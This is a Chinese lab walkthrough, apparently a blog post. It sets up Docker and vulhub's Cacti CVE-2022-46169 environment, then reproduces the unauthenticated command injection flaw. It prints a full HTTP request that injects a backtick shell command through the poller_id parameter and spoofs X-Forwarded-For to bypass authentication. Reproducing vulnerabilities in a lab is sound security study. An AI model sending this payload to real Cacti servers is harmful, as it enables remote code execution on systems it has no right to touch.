


一、安装docker环境
1. 安装必要的依赖
在安装 Docker 之前,我们需要安装一些必要的依赖包。运行以下命令:
sudo apt install apt-transport-https ca-certificates curl software-properties-common
2. 添加 Docker 的官方 GPG 密钥
通过以下命令添加 Docker 的官方 GPG 密钥,以确保下载的软件包的完整性:
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
3. 添加 Docker 的 APT 源
接下来,我们需要添加 Docker 的 APT 源到您的系统中:
sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
4. 更新 APT 包索引
添加源后,更新 APT 包索引:
sudo apt update
5. 安装 Docker CE
安装 Docker 社区版(Docker CE):
sudo apt install docker-ce
6. 验证 Docker 是否安装成功

安装完成后,您可以运行以下命令来验证 Docker 是否成功安装:
sudo systemctl status docker
7.查看docker版本以及compose是否可用
docker version
docker compose version

8.为实验作基础准备
1.克隆仓库
git clone https://github.com/vulhub/vulhub.git

2.如果失败开代理拉取
proxychains git clone https://github.com/vulhub/vulhub.git

3.进入要使用的漏洞环境目录下
cd vulhub/cacti/CVE-2022-46169

4.启动漏洞环境
proxychains3 docker-compose up -d
二、漏洞的复现

通过浏览器访问http://IP:8080会跳转到登录页面。使用admin/admin作为账号密码登录,并根据页面中的提示进行初始化。
初始化:

这个漏洞的利用需要Cacti应用中至少存在一个类似是POLLER_ACTION_SCRIPT_PHP的采集器。


完成初始化后我们扮演攻击者的角色向catcti服务器发送命令注入攻击即可
x GET /remote_agent.php?action=polldata&local_data_ids[0]=6&host_id=1&poller_id=`touch+/tmp/success` HTTP/1.1X-Forwarded-For: 127.0.0.1
Host: localhost.lan
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: closeUpgrade-Insecure-Requests: 1





 扫一扫
扫一扫


 6706
6706

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





